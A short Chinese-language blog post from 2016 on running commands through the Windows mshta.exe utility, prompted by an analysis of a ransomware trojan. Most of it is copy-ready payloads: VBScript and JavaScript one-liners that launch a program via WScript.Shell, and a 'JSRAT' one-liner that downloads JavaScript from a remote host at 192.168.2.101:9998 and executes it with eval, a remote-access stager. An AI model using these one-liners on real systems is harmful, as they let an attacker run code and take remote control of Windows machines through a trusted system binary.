**Exec Commands Via Mshta.exe**

 发表于 2016-06-24 |  分类于 [奇技淫巧](https://evi1cg.me/categories/%E5%A5%87%E6%8A%80%E6%B7%AB%E5%B7%A7/)

看[用“世界上最好的编程语言”制作的敲诈者木马揭秘](http://drops.wooyun.org/papers/17049)的时候发现，攻击者使用mshta来执行命令，之前没怎么接触过，查了查资料也不是很多，mshta是用来执行hta文件的，经过测试发现，其实没有hta文件，也可以通过mshta来执行命令的，经过几次测试发现mshta不仅可以使用vbscript，而且可以使用javascript来执行命令，整理payload如下：

VBSCRIPT EXEC

mshta vbscript:CreateObject("Wscript.Shell").Run("calc.exe",0,true)(window.close)

JAVASCRIPT EXEC


复制

|  |  |
| --- | --- |
| 1 | mshta javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im mshta.exe",0,true);} |

JSRAT

复制

|  |  |
| --- | --- |
| 1 | mshta javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.2.101:9998/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im mshta.exe",0,true);} |

Demo如下：  
[](https://evi1cg.github.io/usr/uploads/2016/06/mshta.gif)

你猜猜还可以怎么玩儿？ 2333333.

------本文结束